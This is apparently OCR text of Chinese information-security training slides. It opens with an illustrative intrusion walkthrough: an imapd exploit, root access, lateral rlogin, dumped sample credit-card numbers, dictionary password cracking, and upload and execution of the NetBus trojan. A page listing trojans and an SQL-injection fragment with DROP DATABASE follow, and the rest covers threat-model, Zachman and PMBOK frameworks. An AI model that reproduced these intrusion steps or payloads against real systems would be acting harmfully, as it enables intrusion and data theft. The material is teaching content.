  - imapd本身有缺陷，存在边界检查等方面的漏洞。使得攻击者可以测算出溢出的状态。
  - imapd是用超级用户权限启动的守护进程。

```
hacker ~$   ./imap_exploit bigwidget.com

      IMAP Exploit for Linux.
      Author: Akylonius (aky@galeb.etf.bg.ac.yu)
      Modifications: p1 (p1@el8.org)

      Completed successfully.

hacker ~$   telnet bigwidget.com

      Trying 10.0.0.28...

      Connected to bigwidget.com.

      Red Hat Linux release 4.2 (Biltmore)
      Kernel 2.0.35 on an i686

login:   root

bigwidget:~#   whoami
       root
bigwidget:~#   cd /etc
bigwidget:~#   cat ./hosts
     127.0.0.1    localhost        localhost.localdomain
     208.21.2.10  thevault         accounting
     208.21.2.11  fasttalk         sales
     208.21.2.12  geekspeak        engineering
     208.21.2.13  people           human resources
     208.21.2.14  thelinks         marketing
     208.21.2.15  thesource        information systems

 bigwidget:~#   rlogin thevault
```

搜索其他主机信息
并尝试登录

thevault:~# cd /data/creditcards

thevault:~# cat visa.txt

Allan B. Smith 6543-2223-1209-4002 12/99
Donna D. Smith 6543-4133-0632-4572 06/98
Jim Smith 6543-2344-1523-5522 01/01
Joseph L.Smith 6543-2356-1882-7532 04/02
Kay L. Smith 6543-2398-1972-4532 06/03
Mary Ann Smith 6543-8933-1332-4222 05/01
Robert F. Smith 6543-0133-5232-3332 05/99

成功完成R系列远程登录

浏览文件，搜索用户信息

thevault:~# crack /etc/passwd

Cracking /etc/passwd...

username: bob password: ding
username: mary password: mary
username: root password: ncc1701

利用字典攻击，获得root口令

thevault:~# ftp thesource

Connected to thesource
220 thesource Microsoft FTP Service (Version 4.0).
Name: administrator

331 Password required for administrator.

Password: *******

230 User administrator logged in.

Remote system type is Windows_NT.

用相同的口令尝试其他主机

安放后门

WarForge.Com - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Guide Print Security Stop

Bookmarks Location: http://www.warforge.com/

Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace



http://www.theargon.com
Encryption, Security, Remailers,
CLICK HERE
PGP, Privacy on the Net, And Much More!



Search For Files

Articles
- Bugtraq
- Faq
- Rootshell

Crew
- Members
- Programs
- Projects

News & Info
- Contact
- Links
- Mirrors
- Sponsors
- Thanks
- WarBoard

Software
- Denial Of Service
- Hacking

Top Stories

New mirror opens - 8/20/98

I'm pleased to announce that a new mirror site has opened. If you are having trouble downloading files here, I suggest that you try the mirror site or buy The WarForge CD. The mirror is: http://www.paran0id.com/warforge/

Want to see if you have BO? - 8/19/98

As the trojan Back Orifice is becoming more and more popular, many more people will become infected with the trojan. Information has been provided on how to remove the trojan, information about the program, and many other interesting features about Back Orifice.
- AntiGen - Back Orifice Cleaner
- More information at Wired News

New ICQ Number - 8/5/98

Please make sure that you add my new number to your ICQ list. My new number is 16709918. **Thank you.**

WarForge CD Now Available - 7/29/98

56 bytes read

WarForge.Com - Hacking Archive - Trojans - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.warforge.com/archives/hacking/trojans.html
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace



Click Here To Support Our Sponsors

Click Here To Support Our Sponsors

Back
Contact


Description	Download
Back Orifice - A remote administration system which allows a user to control a computer across a tcpip connection - Size: 277 kb	Download
Master's Paradise 98 Beta 9.7 - Accesses a specific port on an exploited system. Also contains a game file which you can send to people to get their port open. - Size: 970 kb	Download
NetBus 1.6 - Can do basically anything you want to another computer that is exploited with the trojan server. - Size: 513 kb	Download
Sockets de Troie -Accesses a specific port on an exploited system. Also contains a domain scanner, finger, icmper, icq stuff, ip converter, mail bomber, port bomber, port scanner, a search registry net, and telnet. - Size: 446 kb	Download

Document: Done


```
ftp>  cd \temp
      250 CDW command successful.
ftp>  send netbus.exe
ftp>  local: netbus.exe remote: netbus.exe
      200 PORT command successful.
      150 Opening BINARY mode data connection for netbus.exe
      226 Transfer complete.
ftp>  quit

thevault:~$    telnet thesource
 Trying 208.21.2.160.
 .. Connected to thesource.bigwidget.com.
 Escape character is '^]'.

 Microsoft (R) Windows NT (TM) Version 4.00 (Build 1381)
Welcome to MS Telnet Service
Telnet Server Build 5.00.98217.1
login:    administrator
password:  *******
*===============================================================
Welcome to Microsoft Telnet Server.
*===============================================================
C:\>  cd \temp
C:\TEMP>   netbus.exe
```


My Computer
Network Neighborhood
Eudora
Netscape
ACT!
CD Player
Pilot
PointCast
Recycle Bin
Documents
Eudora Pro
File Edit Mailbox Message Transfer Special Tools Window Help
Eudora
In
Out
Trash
Partners
Programs
User Groups
Finance@BigWidget.c, My Raise <Urgent>
David Smith
MIME
QP
RR
Queue
To: President@bigwidget.com
From: David Smith < dsmith@bigwidget.com
Subject: My Raise < URGENT >
Cc:
Bcc:
Attached:
Dear Mr. Smith
I would like to thank you for the huge raise that you have seen fit to give me. With my new salary of $350,000.00 a year I am sure I am the highest paid mail clerk in the company. This really makes me feel good because I deserve it.
Your Son,
Dave
For Help, press F1
NUM

典型的攻击过程


Crack
NetBus
Web Server
UNI X
NT
UNI X
NT
UNIX Firewal
internet
Router
Networ k
imap
E-Mail Server
Clients & Workstations

预攻击探测

↓ 收集信息，如OS类型，提供的服务端口

发现漏洞，采取攻击行为

↓ 破解口令文件，或利用缓存溢出漏洞

获得攻击目标的控制权

↓ 寻找网络中其它主机的信息和漏洞

继续渗透网络，直至获取机密数据


↓

消灭踪迹


ZU 0666', 0, 0); DROP DATABASE TABLICE;
@左耳朵耗子
weibo.com/haoe

- 威胁的环境**Environment**：前提、假设、条件等
- 威胁的来源**Agent**：包括攻击者、误用者、故障源、自然（灾害）等
- 威胁的对象**Object**：攻击目标和破坏对象，也就是要被保护的对象
- 威胁的内因——脆弱性**Vulnerability**：自身保护不当的地方
- 威胁的过程**Process**
  - 威胁的途径Route：指威胁必须通过才能实现的一些部分。比如，要通过网络、要在物理上接近设备、要欺骗人等等。
  - 威胁的时序Sequence：威胁要实现所必经的步骤和顺序。与威胁的途径是一个从空间上，一个从时间上表达。也可以将这两个因素结合起来表达威胁的过程。
- 威胁的结果——事件**Event/Incident**：威胁具体实现之后所造成的结果
  - 威胁的可能性：威胁产生结果变成事件的概率。
  - 威胁的影响范围：威胁产生结果后的影响大小。以及影响进一步扩散的特性。



再从风险立方体看对抗






注：此图中的坐标轴不代表程度

- 风险三要素
- 生命周期三大过程
- **PPT**
- 需求驱动力矩阵
- 三观论
- **PDCERF**
- **Zachman**
- 分层、分域
- 流和时空
  - 安全域+业务流
- 漏洞假说
- …

- 基于时间的安全
- 基于缓冲的安全
- 结构和解构
- 安全度量
- 敏捷和瀑布
- 君臣佐使
- 可信与可控
- 安全可视化
- 云、虚拟化
- 大数据
- …

	WHAT	HOW	WHERE	WHO	WHEN	WHY
	DATA	**FUNCTION**	**NETWORK**	**PEOPLE**	**TIME**	**MOTIVATIO**
SCOPE {contextual} Planner	List of Things Important to the Business  Entity = Class of Business Thing	List of Processes the Business Performs  Process = Class of Business Process	List of Locations in Which the Business Operates  Node = Major Business Location	List of Organizations Important to the Business  People = Major Organizational Unit	List of Events/Cycles Significant to the Business  Time = Major Business Event/Cycle	Lists of Business Goals/Strategies  Ends/Means = Major Business Goal/Strategy
BUSINESS MODEL {conceptual} Owner	e.g., Semantic Model  Entity = Business Entity Relationship = Business Relationship	e.g., Business Process Model  Process = Business Process I/O = Business Resources	e.g., Business Logistics System  Node = Business Location Link = Business Linkage	e.g., Work Flow Model  People = Organization Unit Work = Work Product	e.g., Master Schedule  Time = Business Event Cycle = Business Cycle	e.g., Business Plan  End = Business Objective Means = Business Strateg
SYSTEM MODEL {logical} Designer	e.g., Logical Data Model  Entity = Data Entity Relationship = Data Relationship	e.g., Application Architecture  Process = Application Function I/O = User Views	e.g., Distributed System Architecture  Node = I/S Function (Processor, Storage, etc.) Link = Line Characteristics	e.g., Human Interface Architecture  People = Role Work = Deliverable	e.g., Processing Structure  Time = System Event Cycle = Processing Cycle	e.g., Business Rule Mode  End = Structural Asserti Means = Action Asserti
TECHNOLOGY MODEL {physical} Builder	e.g., Physical Data Model  Entity = Segment/Table/etc. Relationship = Pointer/Key/etc.	e.g., System Design  Process = Computer Function I/O = Data Elements/Sets	e.g., Technology Architecture  Node = Hdw/System Software Link = Line Specifications	e.g., Presentation Architecture  People = User Work = Screen Formats	e.g., Control Structure  Time = Execute Cycle = Component Cycle	e.g., Rule Design  End = Condition Means = Action
DETAILED REPRESENT–ATIONS {out-of-context} Subcontractor	e.g., Data Definition  Entity = Field Relationship = Address	e.g., Program  Process = Language Statement I/O = Control Block	e.g., Network Architecture  Node = Address Link = Protocol	e.g., Security Architecture  People = Identity Work = Job	e.g., Timing Definition  Time = Interrupt Cycle = Machine Cycle	e.g., Rule Specification  End = Sub-condition Means = Step

China Computer Federation

生命周期类型		典型模型		关键环节
Project	项目建设 基线建立	瀑布 模型		里程碑控制
Operation	运行维护 演练改进	**PDCA** 模型		检查环节形成反馈
Escort	紧急处理 保驾护航	分级 处理		预案充分 分级应对 集权高效

研究不同对象的生命周期是你自己长久的课题

- 产品-产品管理
- 项目-项目管理
- 系统
- 软件开发
- 某项技术-研究开发应用
- 安全漏洞
- 攻击
- 客户
- …

- 职业-职业发展
- 企业-企业成长
- 人（健康）
- 感情
- 家庭
- 朋友
- 团队
- 专家
- …

项目管理PMBOK


范围　时间

成本　质量

人力资源　沟通

风险　获取

整体





- 风险三要素
- 生命周期三大过程
- **PPT**
- 需求驱动力矩阵
- 三观论
- **PDCERF**
- **Zachman**
- 分层、分域
- 流和时空
  - 安全域+业务流
- 漏洞假说
- …

- 基于时间的安全
- 基于缓冲的安全
- 结构和解构
- 安全度量
- 敏捷和瀑布
- 君臣佐使
- 可信与可控
- 安全可视化
- 云、虚拟化
- 大数据
- …

信息安全高端人才-能力频谱和修炼机制V2

能力频段	攻防 Att	学术 Acd	开发 Dev	工程/服务 Eng	体系 Arc	客户业务 Biz	其他 Oth
代表人物	技术黑客	博士后 博导	架构师	CCIE 高高工	咨询师	行业专家	市场专家 活动家 管理专家
行为比喻	动刀的	动笔的	动键盘的	动手的	动嘴的	动耳朵的	动心的
高手态	动脑的 有理念	动脑的 有理念	动脑的 有理念	动脑的 有理念	动脑的 有理念	动脑的 有理念	动脑的 有理念
高端交付	渗透 分析 应急	论文 理论体系 原型	软件架构 设计 代码	系统架构 服务 工程实施	体系架构 咨询服务	业务架构 咨询服务	业务行动
典型思维	逆向思维 威胁场景 沙盘构想	形式化 模型化 原理探究	结构化 流程化 类型化	工程思维 项目管理 规程化	管理体系 人+技术	业务价值 业务实现	人 人群 博弈
高手力态	武侠力 军事力 暴力之美	抽象力 数学之美	架构之美	工程之美	体系之美	价值之美	人性之美
可教授性	弱	中	高	高	高—	高—	高—
大潘自评	0.5	1	0.5	1	3	1	1


行业
团队
文化
能力空间

